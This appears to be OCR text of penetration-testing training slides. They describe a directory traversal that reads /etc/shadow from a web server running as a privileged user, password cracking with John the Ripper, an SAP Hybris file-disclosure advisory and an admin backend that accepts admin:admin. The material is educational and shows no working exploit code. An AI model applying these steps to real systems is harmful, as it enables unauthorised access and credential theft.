
- Content of URL parameter context is not verified
- The file parameter is vulnerable to directory traversal
  → Retrieve arbitrary files from the server's filesystem
- Web server is started as privileged user (/etc/shadow)
- Using John the Ripper to crack the users' passwords
  (the passwords were weak!)

Real-world example?

Real-world example, really?

Real-world example?

- Arbitrary file disclosure in SAP hybris Commerce Software Suite might disclose e.g. credit card data




These companies have already chosen Hybris:

More details:
https://www.redteam-pentesting.de/advisories/rt-sa-2014-016

Backend login form

- Administrative backend login form



RedTeam Administrative Backend System

Please sign in


Username

Password

□ Remember me

Backend login form

- Administrative backend login form
- Weak default credentials admin:admin



RedTeam Administrative Backend System

Please sign in

Username or password unknown

